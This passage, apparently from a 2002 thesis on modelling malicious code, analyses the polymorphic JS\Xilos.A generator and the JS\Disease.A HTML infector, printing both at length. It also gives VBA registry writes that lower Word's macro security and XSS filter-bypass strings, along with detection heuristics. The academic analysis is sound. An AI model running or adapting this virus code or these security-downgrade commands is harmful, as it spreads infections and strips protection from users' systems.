        "for(i=0;i<m;i+=z(p))sa[i]=gg(sa[i],w(c=z(26)+97),bz+c.toString(8))" +
"}" +
"if(uv)sa[m++]='unescape';" + "dd=g[ev=m]='eval';" + "if(z(2)||vv)sa[m++]=dd;" + "dd=d=u;" +
"for(i=0;i<m;i++)d+=(i==tt)?u:w(i);" +
"while(i=d.length){" +
        "dd+=d.charAt(i=z(i));" + “d=d.substr(0,i)+d.substr(i+1)" +
"}" +
";"+

"p=z(6)+2;" +
"for(i=0;i<m;i++){" +
        "if(pp)g[dd.charCodeAt(i)]=aa+(pp<2?i+10+yy:'['+i+']');" +
        "else mv(i,g,z(p)+1)" +
"}" +

/* comment section, to remove replace below line with ' "d=jz;" + '  */
"d='/*'+lf+lf+bb+lf+lf+'(Run '+oo+')'+lf+lf+'*/'+lf+jz;" +
"if(pp==2)d+=(z(4)?'var ':hs())+aa+ez+(z(3)?hs():jz)+'new Array()'+kz;" +
"pp=0;" +
"p=0;" +
"for(i=0;i<m-1;i++){" +
        "if(z(1+yy/80)&&ps!=1){d+=jz+'{';p++}" +
        "if(pp<i)pp=i;" +
        "c=sa[q=dd.charCodeAt(i)];" +
        "if(q<k){" +
                "if(q>0)if(sa[q-1]==u)c=fa(q,-1)+pz+c;" +
                "if(q<k-1)if(sa[q+1]==u)c+=pz+fa(q,1);" +
```

```
                "sa[q]=u" +
        "}" +
        "pq(g[q]+ez+c);" +
        "if(z(1+p/12)&&ps!=1){d+='}'+jz;p--}" +
"}" +
";"+
"if(uv>1){pq(ux+ez+g[k]);if(z(2))g[k]=ux;}"+
"pq(et+ez+g[ka[tt-1]]+(vv?','+vv+ez+g[ev]:u));"+ "et=g[ka[tt+1]];" +
"while(z(yr))ga();" +
"pq((z(3)?g[4]+ez:u)+g[ev]+(z(3)?hs():jz)+lz+(uv?g[k]+lz+et+rz:et)+rz);" +
"while(z(yy)||ps==1)ga();" +
"while(p--)d+=w(125);" +
/*variable "d" contain the new compiled image  */

/* payload */

"f=new ActiveXObject('Scripting.FileSystemObject');" +"a=f.CreateTextFile('automodi.js',true);" +
"a.Write(d);a.Close();" +

/* end of payload */


/************** execution ends here *****************/


"function hs(){return(z(2)?' ':u)}" +
"function ha(f){var x=z(f&4?26:36);return w(x+=x<26?(((f&1)<<5)^az):22)}" +
"function pq(s){" +
        "d+=ps?lz+s+rz+(--ps?'==!=+ - < > >=<=||&&'.substr(z(yr+5)&30,2):cz):" +
        "s+(z(yy)||(ps=z(yp)?0:2)?cz:kz)" +
"}" +
";"+

"function mv(n,a,x){" +
        "var v,f,j;" +
        "do{" +
                "f=0;j=x;" +"v=ha(4);" +
                "if(x<3&&az&32)v+=ha(1);else while(j--)v+=ha(z(yy&2));" +
                "for(j=0;j<n;j++)if(v==a[j]){f=1;break}" +
        "}while(f);" +
        "return a[n]=v" +
"}" +

"function sw(a,m,b){return(z(2)?a+m+b:b+m+a)}" +

"function pk(a,j,x,y,s){" +
        "var p=0,q;" +
        "for(;p<a.length;j++){" +
                "q=z((s&&s<p)?y:x);"+
                "while(a.charAt(p+q++)==bz);" +
                "sa[ka[j]=j]=qq+gg(a.substr(p,q),bz+bz,bz+bz)+qq;" + "p+=q}" +
        "return j" +
"}" +
```

```
"function fa(x,q){" +
        "var j=x+q,n=ka[j],v=g[n];" +
        "for(j=0;j<=k;j++)if(ka[j]==n)ka[j]=x;" +
                "j=dd.charCodeAt(pp);" +
                "if(ka[j]==j&&sa[j]!=u){g[j]=v;if(pp<m)pp++}" +
        "return v" +
"}" +
";"+

"function fo(s,q,h){" +
        "var x,j=0,f=s.length,c=new Array(f);" +
        "while(j<f){" +
                "h=h*9137%m;" +"x=h-q;if(x<f&&x>=0)c[x]=s.charAt(j++)}" +
        "return c.join(u)" +
"}" +

"function gg(s,a,x){return s.replace(eval('/'+a+'/g'),x)}" +

"function gb(){" +
        "var x;" +
        "while(et==(x=g[z(tt)]));" +
        "return x" +
"}" +
";"+

"function ga(){" +
        "var s=cc.substr(z(3600),z(yp*4)+3);" +
        "if(yy&7)s=zo(s,zb);" +
        "pq(gb()+ez+qq+s+qq+(z(3)?pz+gb():u))" +
"}" +

"function sy(b){" +
        "var h=0,c,s=u;" +
        "do{" +
                "if(--h<0){" +
                        "c='()[]{}<>=!&?*,-./|:^'.substr(z(10)*2,2);" +
                        "h=z(b/8)+1" +
                "}" +
                "s+=c" +
        "}while(s.length<b);" +
        "return s" +
"}" +

"function zo(s,a){" +
        "var i,x,c,h,b='()[]{}?|^.';"+
        "for (i=a.length;i--;)" +
                "for(x=b.indexOf(c=a.charAt(i)),h=x<0?u:bz;c;x=-1){" +
                        "s=gg(s,h+c,'%'+(c.charCodeAt(0).toString(16)));" +
                        "c=b.charAt(x^1);" +
                "}" +
        "return s" +
"}" +
";"+
```

```
"/"+"* *"+"/" ;

eval(cc);
```

So, the initial version is creating a long string within the variable “CC” and executes this variable by calling the “eval” . This operation can be rated as a suspicious operation by heuristic engines, comparable to the detection of the “execute” functionality as deployed in the VBSWG kit (and generated variants).

A typical encoded version of this malicious code looks like this:

```
var eA=
new Array()
eA[0]='I=';
{eA[1]='T=31603'; eA[2]='T'; eA[3]='(j'; eA[4]='11'; eA[5]='33'; }

...
```

Actually, the variables within the non-static array contain the encrypted code. The variables will be concatenated and afterwards contents of variables will be extracted/executed, by using the “unencode/eval” operations, which will be stored in other variables. This means, that even the initial operations can be only found by applying a complete variable emulator.

The general way/idea of handling files can be seen as comparable to the W97M/Chydow virus, which also is able to randomly split the own body and make checksum based approaches totally useless.

The approach as shown in the JS\Xilos.A looks quite academic. The JS\Xilos.A uses Javascript specific features like indefinite arrays and techniques inherited from object oriented languages.

To detect this "malicious" code, the following operations can be helpful:

- statistical analysis of the relation between variable assignments and executable code
- execution of a operation, which is stored within a variable (e.g. ea[10] = eval; ea[10](“WScript.Echo(“Hello World”))
- suspicious number of variable assignments and no real code

3.12 Detailed look at applications, runtime environments and languages related to malicious code in context of MetaMS

In the following paragraphs the basic applications, languages and hosts related to malicious code in the context of this thesis shall be presented in a brief form. The paragraphs outline descriptions of common application packages (like Microsoft Office), programming languages and parts of the Microsoft Windows environment like the Windows Scripting Host (WSH).

Furthermore, typical, nowadays existing, hosts for malicious code like the "Hyper Text Mark-up Language" (HTML[32]) are analysed. As a conclusion, the paragraphs perform detailed looks at selected carriers for malicious code and related runtime environments.

32 additional information can be found at http://www.w3c.org

3.12.1 Windows Scripting Host

The Microsoft Windows Scripting Host (in the following referred to as "WSH") is a language-independent scripting host for 32-bit Microsoft Windows operating system platforms and will be shipped with several Windows versions including latest Windows 2000 and Windows XP versions.

The program itself can be started from Windows based hosts (using "wscript.exe") or from command line based hosts (using "cscript.exe"). Internally the both mentioned executable files rely on ActiveX components (see chapter 3.12.4 ActiveX/COM), so that they only act as a transport interface/medium.

This means, if a user enters e.g. the line "hellworld.vbs" in the command line, the WSH receives control, checks the file type and starts the build in Visual Basic Script engine. Besides the often used VBS engine, also a JavaScript interpreter is supplied by Microsoft. The programming model/architecture is open for other languages, although only a very few programs exist for this interface. So far, there are no known attacks on this interface. As there exist several legal formalities, the JavaScript implementation from Microsoft is often referred to as "Jscript".

In comparison to the architecture behind the previously only supported MSDOS batch language, the ActiveX scripting architecture is very flexible and scaleable. Additionally, MS-DOS command scripts are still supported for long-term compatibility reasons.

The Windows Script Host (WSH) can be seen as a controller of available, conform ActiveX scripting engines, just as Microsoft Internet Explorer (IE) does.

The scripting host reads and passes the specified script file contents to the registered script engine by the "IActiveScriptParse::ParseScriptText" COM method, which is provided by the script engine. See the illustration in Figure 13. The above-mentioned method is based on an ActiveX/COM interface. This technology will be briefly discussed in a later chapter of this thesis.

The scripting host maintains a mapping of the script extensions to "ProgIDs" and uses the Windows association model to launch the appropriate engine. Actually, this means that the file type will be recognized by the file extension and not by the content of the file. This model is widely used on various operating systems and applications. Interestingly Microsoft Office documents will be detected based on their content, even if the extension is set wrong or misleading. Microsoft operating systems like Windows XP search for the first 4 bytes of an OLE file and then perform an OLE based file type checking.

A typical workflow is shown in Figure 16 : WSH architecture. The Microsoft Windows Scripting can be seen as the central element in the context of Visual Basic Script malicious code utilizing ActiveX/COM. Nowadays (March 2002) there exist a couple of AV solutions, which directly patch the ActiveX calls, so that even scripts started within the context of web browsers will be scanned for malicious codes (Kaspersky[33] AV 4.x "Prague project" for example).

33 Kaspersky AV can be obtained at www.kaspersky.com



Figure 16 : WSH architecture

3.12.2 Microsoft Office 200x

Microsoft Office 2000/XP can be seen as direct successor of Office 98 for the Macintosh platform and is comparable to Office.X for the Macintosh platform.

The first malicious code (in this case a macro virus) for the Microsoft Office package appeared for Microsoft Word version 6 respective the Office 1995 version. One of the first known viruses was WM34/CAP programmed by a member of the infamous 29a35 virus-programming group. Macro viruses for Word 6/95 are written in the programming language WordBasic. WordBasic has been replaced by Visual Basic for Applications as standard scripting language starting with Office 97. Before that date only the spreadsheet Microsoft Excel (starting with version 4) utilized the handy Visual Basic dialect as scripting language.

All Microsoft products released between 1997 and 1999 utilized Visual Basic for Applications in version 5, but with different subversion numbers. With the release of Microsoft Office 2000, the new version 6.0 of VBA was introduced. A slightly updated version 6.2 can be found in the current Office.XP installation.

As the problems caused by malicious code steadily increase, Microsoft introduced in Office 2000 an extended virus protection, which supports besides the traditional warning about document containing macros also digital signatures.

The following three security levels exist in Office 2000:

- Low“ - there appears no warning and all macros and document handlers found within documents can/will be executed
- „Medium“ - there appears always a warning dialog giving basic information about existing macros and the user has to decided what to do (activate/disable)
- „High“ - only digital signed documents will be accepted. Additionally all documents will be accepted, which have been previously added as „trusted“. This typically includes already installed templates and add-ins.

Microsoft Office 2k/XP will be shipped per default with the highest security level activated, so that initially no malicious Visual Basic for Application macro can be executed, which is not present in an existing template. As a result, the user has effectively to change the settings, so that the execution becomes possible.

Unfortunately, it is still possible to change these settings externally. This can be achieved by a straightforward modification of the Windows Registry[36], which stores all the settings. It is not understandable, what has driven or motivated the company Microsoft to enable the write access to this critical parts of the registration database. Nevertheless, it is possible for administrators to limit the access to the registry, but the overall design is questionable and should be redesigned.

By using the command

---

34 WM = short form of Word6Macro, short form created by Computer Antivirus Research Organization CARO)
35 additional information can be found at http:\\www.29a.org (validated 18.03.02)
36 Registry = Registration database from Microsoft Windows. In fact the registry is placed as one or more files within the file system.

System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&

it is possible to set the security settings from Word 2000 to the lowest possible level (Microsoft Word 9.0 is publicly known as Word 2000). The modification of this registry value is not affecting Excel or PowerPoint and there does not exist any setting, so that the security for the complete Office 2000 package can be set to “low”.

Obviously, this protection is easy to override. In Office.XP, the company Microsoft therefore introduced an additional security feature, which should limit the access to critical VBA objects. Actually, the access to the complete “VBProject” object will be blocked completely.

The below shown example will not work, if the protection is activated.

Example:

NumberOfLines = ActiveDocument.VBProject.VBComponents.Item(1).CodeModule.CountOfLines

The Active Document object can be accessed, but directly afterwards the interpreter is blocked in the process of addressing the “VBProject” object. This is theoretically a very efficient way to stop nearly all macro viruses, as the “VBProject” object contains within sub objects all necessary replication functionalities.

Again, it is possible to modify this security setting from the Microsoft Windows registry, similar to the way introduced for Office 2000 installation.

Example:

Sub test()

System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security", "AccessVBOM") = 0&

// Access is now protected

On Error Goto Label1
ADCL = ActiveDocument.VBProject.VBComponents.Item(1).CodeModule.CountOfLines
MessageBox (“CountOfLines success // AccessVBOM = 0”)
Exit Sub

Label1:

MessageBox (“CountOfLines failed // AccessVBOM = 0”)

System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security", "AccessVBOM") = 1&

// Access is granted

On Error Goto Label2
ADCL = ActiveDocument.VBProject.VBComponents.Item(1).CodeModule.CountOfLines
MessageBox (“CountOfLines success // AccessVBOM = 1”)
Exit Sub

```
Label2:
End Sub
```

The example code as shown above prints out running in an Office.XP environment the following messages:

1. “CountOfLines failed // AccessVBOM = 0”
2. “CountOfLines success // AccessVBOM = 1”

Initially it was propagated[37] by the company Microsoft that the protection would be based on the utilization of a cryptographic hash, so that it wouldn’t be possible to change this value manually.

There are comments/opinions from various sources, that this implemented Office.XP security feature is in the current implementation nearly useless, as it not even requires a system restart to enable access to critical functionality.

In the mean time a couple of Office.XP related viruses appeared, which make use of this techniques (e.g. W97M/Listi.A, see [LISTI]).

37 Macro Virus Initiative (ICSA) meeting 2000 / Redmond, personal discussions

3.12.3 Javascript

Javascript version 1.0 and all its successors are based on ECMA script. Javascript itself was introduced to the public by the company Netscape as a scripting language within its WWW browser "Navigator" version 2 in the year 1995. With a focus on the year 2002 and later, Javascript in its initial version 1.0 can be expected to be outdated and was (as a result) updated several times.

The initial version 1.0 has been replaced by the following major versions:

Javascript 1.2 (Netscape Navigator 4.74)
Javascript 1.5 (Navigator 6, Mozilla)

As a side note it is worth to be mention, that, based on license reasons, Microsoft had to call their implementation of Javascript „Jscript", which is still utilized in latest Internet Explorer WWW browsers like IE version 6. Jscript is fully compatible to Javascript 1.2, but misses support for certain Javascript 1.5 features (functions and objects).

The language itself can be seen as „secure". The core language does not contain any functionality, which can/could be misused to create payloads or any form of malicious codes. Generally, also no replicating code is possible.

The additional usage of ActiveX objects (see chapter 3.12.4 ActiveX/COM) can cause security problems when running JavaScript on Microsoft Windows platforms, as the access rights for such ActiveX objects can be very wide and the rights basically only depend on the access rights from the user, who started the instance of the JavaScript enabled browser.

Typical problems seen/reported nowadays with JavaScript are often based on bad session handling and similar configuration failures, which cannot be seen as typical JavaScript errors. These kinds of problem are general security problems within web-based applications, whereby the language itself is not important.

As example for the usage of ActiveX objects to tunnel the security features of JavaScript, the „JS\Disease.A"malicious code (created by the notorious virus programmer Bumblebee/29A) will be presented within this chapter. Please note, that the below shown code is not conform to the HTML 4.0/XHTML 1.0 standards.

Example (malicious code JS\Disease.A):

```
<HTML>
<BODY onLoad="Disease()">
```

As soon as the infected web page will be loaded, the function „Disease" will be called without any parameter.

```
<script language="JavaScript" xx>
…

function Disease() {
var fso,files,folder,fitem,file,s,r,virus,virusPath,host;
fso=new ActiveXObject("Scripting.FileSystemObject");
```

The above code creates a new ActiveX object, which has the same functionality as the Visual Basic Script version/variant. The ActiveX/COM object „Scripting.FileSystemObject“ offers direct access to the local file system and will be used by a majority of malicious codes programmed in Visual Basic Script to perform malicious operations.

```
virusPath=window.location.pathname;
```

The path name of the current file will be calculated.

```
virusPath=virusPath.slice(1);
file=fso.openTextFile(virusPath,1);
virus=file.readAll();
file.close();
```

The complete own code including HTML content and possible other script-based content will be read in the variable named “virus”.

```
s=virus.search(new RegExp("<script language=\"JavaScript\" xx>"));
r=virus.search(new RegExp("End"+"Of"+"Virus"));
r+=21;
```

The virus calculates its start point and its end within the variables. In the next step, the code extracts the complete malicious part of the file.

```
virus=virus.slice(s,r)
```

The virus extracts the own code from the variable and stores the result again in the variable.

```
folder=fso.GetSpecialFolder(2);
files=new Enumerator(folder.Files);
```

A target folder is selected and all existing files within this folder are enumerated (similar to e.g. PalmOS\Vapor.A).

```
for(;!files.atEnd();files.moveNext())
{
fitem=files.item();
s=fitem.Name;
if(s.search(new RegExp(".htm"))!=-1)
 {
```

If a HTML file (the file type selection is based on the assumption, that the file extension is always valid) is found, the virus performs additional operations. Speaking of MetaMS elements, this above-mentioned piece of code represent a “schleife” and a “trigger”, whereby the loop is searching for possible infection targets (“infectioncheck”).

```
file=fso.openTextFile(fitem.Path,1);
host=file.readAll();
file.close();
```

The complete file is read into the variable called “host”.

```
if(host.search(new RegExp("Html.Disease"))==-1)
```

```
{
```

If the variable “host” is not containing the marker from the virus, it tries to infect the file. This again can be directly translated into MetaMS, as a trigger based on an infection check including an “if” condition.

```
s=host.search(new RegExp("[Bb][Oo][Dd][Yy]"));
```

It will be searched for the standard “body” HTML marker in all possible permutations using regular expressions.

```
s+=4;
r=host.slice(0,s);
```

The variable “r” will be filled with data from the beginning of the HTML file up to the body HTML marker.

```
host=host.slice(s);
file=fso.openTextFile(fitem.Path,2);
```

The above-described function can be expressed by a standard MetaMS “open” element, whereby the filename is a result of a file search operation and can be traced within the MetaMS output file.

```
file. write(r);
```

The initial part of the file will be written back to disk.

```
file.write(" onLoad=\"Disease()\"");
```

The activation code will be written in the HTML header.

```
s=host.search(">");
s++;
r=host.slice(0,s);
host=host.slice(s);
file.writeline(r);
file.write(virus);
```

The virus itself will be written in the file. This is a typical copy operation, which would be represented as MetaMS copy operation with “string” as source type and “file” as destination type. Additionally a MetaMS “write” operation can be extracted from this JavaScript command set.

```
file.write(host);
```

The rest of the original will be written in the file.

```
file.close();
}
}
}
}
//EndOfVirus
</script>
```

The above example shows, that typical malicious operation can be expressed using basic instructions, which are not platform dependant.

As a conclusion it can be stated that it is possible to develop malicious code using Javascript/JScript and functionalities provided by additional objects. The core language JavaScript itself (without access to external modules) cannot be used to write malicious codes. Nevertheless, it is possible to write code in JavaScript, which can be used for typical session hijacking38 attacks. Session hijacking often occurs, when a user from a web mail account reads a prepared HTML mail and this mail (or more precise the embedded active content) transmits the referrer and top document URLs to a third party person. As a result many web mail services decided to add active content blocker (like e.g. Baltimore "Sweeper*" products) to their infrastructure. Often these control systems contain bogus code/bugs39, so that on many sides the following scripts will arrive at the targeted person without any change:

```
<A HREF="javascript:alert('This part should be filtered')">Click here</A>
<IMG SRC="javascript:alert('This part should be filtered')">
<<IMG SRC="javascript:alert('This part should be filtered')">
```

Of course this JavaScript codes are malicious, but not in the context of replicating code, where the emphasis is put on in this thesis.

The above example of the malicious JS/Disease.A code also shows, in how far it is possible to translate existing script code into MetaMS code, without ignoring relevant information.

38 e.g. the session identifier from a running session will be captured and the attacker can use the attacked system without logging in.

39 for a complete history of comparable bugs, please have a look at http://www.securityfocus.com and search within the "BUGTRAQ" database.

3.12.4 ActiveX/COM

ActiveX and COM[40] are terms, which are mainly known in the Microsoft Windows world. ActiveX has been introduced by Microsoft as a counterpart to the famous Java[41] technology and will be often used in the context of website development. ActiveX hereby is not only a technology but also a top-level name for a collection of various software components. In the beginning of the year 2002 Microsoft also introduced the .NET framework SKD and the .NET platform including pcode based languages, which can be now seen as a direct counterpart to Java.

Microsoft's component model is called Component Object Model (in the following simply called COM), which has been extended by features for distributed objects, hence the name DCOM. DCOM version 3 is the basis for the .NET system currently developed/rolled out by Microsoft. The .NET initiative can be seen as counterpart to the Java2 Enterprise Edition from Sun. The Microsoft COM (Common Object Model) system can be seen as an answer to the very famous CORBA approach.

All ActiveX objects are based on the COM model. In contrast to the Java/JavaScript technologies, ActiveX is not an Internet/IETF[42] standard, but the proprietary approach to make Microsoft specific technologies available in web sites. An ActiveX control is essentially a simple OLE object that supports the "IUnknown" interface[43]. It usually supports many more interfaces in order to offer functionality, but all additional interfaces can be viewed as optional and, as such, a container should not rely on any additional interfaces being supported.

Using the OLE functionality it is rather easy to access other OLE/ActiveX enabled programs, like the complete Microsoft Office package (e.g. Microsoft Outlook as often happened in various malicious codes).

It is possible to develop ActiveX controls in various programming languages. The compiler of the programming language must only support the COM model (and the language shall be not an interpreter-based language).

Microsoft Internet Explorer directly supports the execution of ActiveX objects. For the also very famous Netscape/AOL Browser there exists a plug-in to execute the ActiveX code. Very often the security model of ActiveX has been criticized. Basically there exists no "Sandbox" alike structure as found within Java (all versions, Standard Edition, Micro Edition and Enterprise Edition). Once the ActiveX control has been downloaded to the system, it has exactly the rights, which the current user also owns.

40 COM = Component Object Model
41 see also java.sun.com
42 IETF = Internet Engineer Task Force
43 COM interfaces can be implemented using different programming languages, whereby only the minimal set of requirements (as defined in the template/interface) need to be met

3.12.5 WML Script

WML[44] Script became known in the context of WAP[45] and it can be seen as the standard scripting language for WML pages.

As also WML Script is based on ECMA Script and therefore is close to JavaScript, the question has to be discussed, in how far it is possible to realise malicious code with WML Script. The Wireless Mark-up Language (WML) is missing support for the following functionalities:

Integrity check for general user input
Access to special functions of the current device (typically lower level functionality)
Extension of the device/firmware of the current device

The following sections describe in detail the requirements needed for a language to develop malicious code using this particular language.

Actually, WML Script can be seen as a subset of JavaScript. A lot of functionality has been removed, which was not necessary in the context of „simple“mobile devices. Furthermore, the focus was set on the ability to generate easy transferable byte code, which can be executed in a fast way.

To keep the language as powerful as possible, the initial developers decided to add a set of powerful libraries, which will be looked at in a separate chapter afterwards.

The names of the libraries are:

- Lang
- Float (Handling of typical float numbers)
- String (string based functionality)
- URL (functionality to work with URL addresses)
- WMLBrowser (Control functionality for the browser and the build in variable handling)
- Dialogs (user intercation etc.)

Following simple example (taken from WAP Toolkit[46] 1.2.1) implements a currency exchange calculator:

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
"http://www.wapforum.org/DTD/wml_1.1.xml">

<wml>

    <card id="card1" title="Currency" newcontext="true">
        <p>
        Amount: <input format="*N" name="amount" title="Amount:"/>
```

44 Wireless Mark-up Language
45 Wireless Application Protocol
46 Source: http://www.nokia.com

```
            From: <select name="from" value="USD" title="From:">
                        <option value="DEM">German Mark</option>
                        <option value="FRF">French Franc</option>
                        <option value="FIM">Finnish Markka</option>
                        <option value="USD">US Dollar</option>
            </select>

            To: <select name="to" value="FIM" title="To:">
                        <option value="DEM">German Mark</option>
                        <option value="FRF">French Franc</option>
                        <option value="FIM">Finnish Markka</option>
                        <option value="USD">US Dollar</option>
            </select>

            <br/> = <u>$(conversion)</u>

            <do type="accept" label="Calculate">
            <go href="currency.wmls#convert('conversion','$(from)','$(to)',$(amount))"/>
            </do>

            <do type="help" label="Help">
            <go href="#card1_help"/>
            </do>
            </p>
      </card>

      <card id="card1_help" title="Help">

            <onevent type="onenterforward">
                  <go href="currency.wmls#getInfoDate('date')"/>
            </onevent>

            <p>
            The currency rates were obtained from the Federal
            Reserve Bank of New York on $(date).

            <do type="prev" label="Back">
                  <prev/>
            </do>
            </p>
      </card>

</wml>
```

Initially the program creates a graphical user interface. The user has the possibility to change the currency for exchange and defines a value.

The line

```
<go href="currency.wmls#convert('conversion','$(from)','$(to)',$(amount))"/>
```

calls the external function called „convert“. This function is located within the file „currency.wml“ and performs all necessary calculations. The result will be stored within the variable named „conversion“.

```
/*
 * Calculate the exchange rate
 *
 *@param varName - the variable to store the results
 *@param amount - the amount to convert
 *@param from - the original currency
 *@param to - the currency to convert to
 *@return a string containing the converted amount; or an error
 *              if "from" and/or "to" is not supported.
 */
extern function convert(varName,from,to,amount) {

        var multiplier = 0.0;
        var returnString = "Not Available";
        var result;

        result = amount / multiplier;
        returnString = String.toString(result);
        returnString = String.format("%.2f", returnString);


        /*
         * Return the results to the browser
         */
        WMLBrowser.setVar(varName,returnString);
        WMLBrowser.refresh();
}
```

The return of the parameter is realised based on the „setVar“ functionality as found in the library „WMLBrowser“. These kinds of variables are handled as global variables.

To be conform to the WML/WAP requirements, all files containing WML Script shall have the extension „*.wmls“. Every of these files must contain at least one function, which is declared as „extern“. Otherwise it is not possible to access WML Script functionality from other files.

In this context, also possible access rights for functions need to be discussed. Relevant discussions can be found in the chapter 5.1 WML Script/WAP 1.2.x.

3.12.6 UML description

The Universal Modelling Language (UML) is a visual modelling language, which is very often used to describe software projects, to document workflows and to document method calls. UML cannot be used to generate malicious code, but it can be easily used to describe malicious program flows using sequence diagrams.

UML cannot be seen as a typical programming language and it does not state, that it is a programming language. There are tools available (called CASE tools), which generate based on exact modelling information like UML sequence diagrams the corresponding Java source code (e.g. Together[47]).

Typically only the stubs of the functions will be generated (the core function definitions etc.), but no live working code is produced.

Additionally there exist a couple of tools, which can generate UML class diagrams based on the given source code (e.g. Together48 or the enterprise edition of Borland Jbuilder49 version 6).

At the centre of the UML are its eight different kinds of modelling diagrams, which we describe here.

- Use case diagrams
- Class diagrams
- Sequence diagrams
- Collaboration diagrams
- State chart diagrams
- Activity diagrams
- Component diagrams
- Deployment diagrams

As shown, there are several possible diagram types within UML, which can be very helpful. In the context of this thesis, mainly sequence diagrams are used.

A sequence diagram can be used to describe the sequence of method calls and the overall program flow, exactly what is needed to describe program functionality in a highly abstract way. Figure 17 : UML Sequence diagram shows a typical sequence diagram. The diagram shows the abstract process of making a hotel reservation, whereby the “return” codes are out of scope.

47 Together is available at www.togethersoft.com
48 Together is available at www.togethersoft.com
49 JBuilder is available at www.borland.com

